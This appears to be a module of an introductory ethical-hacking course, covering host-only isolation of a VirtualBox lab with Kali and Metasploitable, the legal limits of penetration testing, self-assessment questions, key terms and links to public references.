


THE RULE FOR EVERY LAB IN THIS COURSE

If a command would touch anything outside your host-only network, it is out of scope — stop and re-read the brief. That habit is the same one that keeps a paid engagement inside its contract.

Your Lab, On Screen

The one setting that separates a teaching lab from an incident.



The screenshot shows the Oracle VM VirtualBox Manager interface. On the left, a list of VMs includes 'Kali Linux 2026.1' (Running, attacker), 'Metasploitable 2' (Running, target), and 'OWASP BWA' (Powered Off, target). The 'Metasploitable 2' VM is selected, and its settings are displayed on the right. The settings are organized into sections: General, System, Network, and Storage. In the Network section, 'Adapter 1' is set to 'Host-only Adapter, 'vboxnet0'', which is highlighted with a green box. 'Adapter 2' and 'Adapter 3' are both set to 'Disabled'. The Storage section shows 'Controller: IDE' set to 'Metasploitable.vmdk (Normal, 8.00 GB)'.

Metasploitable 2	
General	
Name:	Metasploitable 2
Operating System:	Ubuntu (64-bit)
System	
Base Memory:	1024 MB
Processors:	1
Network	
Adapter 1:	Host-only Adapter, 'vboxnet0'
Adapter 2:	Disabled
Adapter 3:	Disabled
Storage	
Controller: IDE:	Metasploitable.vmdk (Normal, 8.00 GB)



Check this before you boot

Adapter 1

Host-only Adapter, and nothing else.

Adapters 2–4

Disabled. A bridged adapter puts a vulnerable VM on the campus network.

NAT

Off. Metasploitable does not need the Internet, and must not have it.

Snapshot

Take one before the first attack, so you can roll back in seconds.




THE MISTAKE THAT ENDS BADLY

Metasploitable 2 and OWASP BWA ship with unauthenticated remote code execution. Bridging either one to a real network stands up a hostile host on somebody else's infrastructure — which is the conduct this entire module is about avoiding.

Why the Lab Stays Sealed

The single rule that keeps every attack in this course legal. Click to play.

Everything you attack lives inside this box



That wall is the difference between a teaching lab and a security incident.

WHAT THE ANIMATION SHOWS

- 1 Inside the box: allowed**
Kali reaches Metasploitable and OWASP BWA freely. They share one host-only network with no gateway.
- 2 At the boundary: blocked**
A packet aimed off the network has nowhere to go. There is no route to the campus LAN or the Internet.
- 3 That wall is deliberate**
The vulnerable targets are indefensible by design. The isolation is what makes it safe to attack them.
- 4 One adapter setting enforces it**
Host-only on Adapter 1, everything else disabled. Change that, and the wall comes down.



THE RULE IN ONE LINE

If a packet could leave the host-only network, the lab is no longer a lab. This is the same discipline that keeps a paid engagement inside its scope.

Self-Assessment

What are the different kinds of state and federal laws related to computer crime?

What are some of the legal and ethical concerns surrounding hacktivism?



For question 1

Start from the four groups on the quick-reference slide: unauthorised access, interception, devices and identities, and taking information. Then add your own state's statutes.



For question 2

Separate the motive from the act. Ask whether a cause you personally support would change a single word of what the CFAA says.



TEN MINUTES, IN WRITING

Answers you have written down are the ones you can defend out loud. Bring them to the next session.

Exit Ticket: Three Minutes

Answer on paper or in the LMS before you leave. This is how I find out what needs re-teaching next week.



In one sentence, what makes a penetration test legal?



Name one thing you may not do even with a signed contract.



What is still unclear? Be specific — I will start there.



Three minutes, then two more to compare with the person next to you. Disagreement on question 1 is the most useful thing that can happen in this room.



BEFORE THE NEXT SESSION

Read Module 2 and have VirtualBox installed. The first lab assumes your Kali VM already boots.

Summary

- Now that the lesson has ended, you should be able to:
 - Describe the role of an ethical hacker
 - Describe what you can do legally as an ethical hacker
 - Describe what you can't do as an ethical hacker



The role of an ethical hacker

Hired, scoped and authorised — the same activities as a hacker, with the owner's permission.



What you can do legally

Whatever the contract, the statutes and your ISP's acceptable use policy all permit.



What you cannot do

Access, destroy, copy, infect or deny — regardless of how good your intentions were.



WHAT COMES NEXT

Module 2 moves from what you may do to how networks actually carry the traffic you will be testing. Bring your lab VMs.

Key Terms from Module 1

Twelve terms you are expected to use precisely from here on.

Ethical hacker

Hired by companies to perform penetration tests, with the owner's permission.

Penetration test

An attempt to break into a company's network to find the weak links.

Vulnerability assessment

Enumerating all vulnerabilities found in an application or on a system.

Security test

Analysis of a company's security policy and procedures, reported to management.

Cracker

Breaks into systems to steal or destroy data.

Script kiddie

Also packet monkey. Copies code or uses tools without understanding how they work.

Hacktivist

Hacks computer systems for political or social reasons.

Red team

People with varied skills who perform the tests together.

White box model

The tester is told the network topology and the technology in use.

Black box model

The tester is given nothing, and staff are not aware of the test.

Gray box model

Partial information — for example operating systems, but no diagrams.

Acceptable use policy

The section of an ISP contract that may forbid you from scanning.



HOW THESE GET TESTED

Exam questions in this course rarely ask for a definition. They give you a scenario and ask which term applies.

Go Deeper: Curated Resources

Every link is free and public. Click a card to open it.



Nmap Reference Guide

The authoritative documentation for the scanner in the clip.

nmap.org/book/man.html



Metasploit Unleashed

OffSec's free course on the framework used on the exploitation slide.

www.offsec.com/metasploit-unleashed/



Wireshark User's Guide

How to read the capture on the interception slide yourself.

www.wireshark.org/docs/wsug_html_chunked/



18 U.S.C. §1030 — the CFAA

The statute text itself, hosted by Cornell Law School.

www.law.cornell.edu/uscode/text/18/1030



CWE Top 25 Most Dangerous Weaknesses

The SANS and MITRE list the textbook refers to.

cwe.mitre.org/top25/



OWASP Top Ten

The web application risks behind the OWASP BWA target in your lab.

owasp.org/www-project-top-ten/



BEFORE THE NEXT SESSION

Read Module 2, install VirtualBox, and skim the Nmap reference. The first lab assumes your Kali VM already boots and that you have seen a port table before.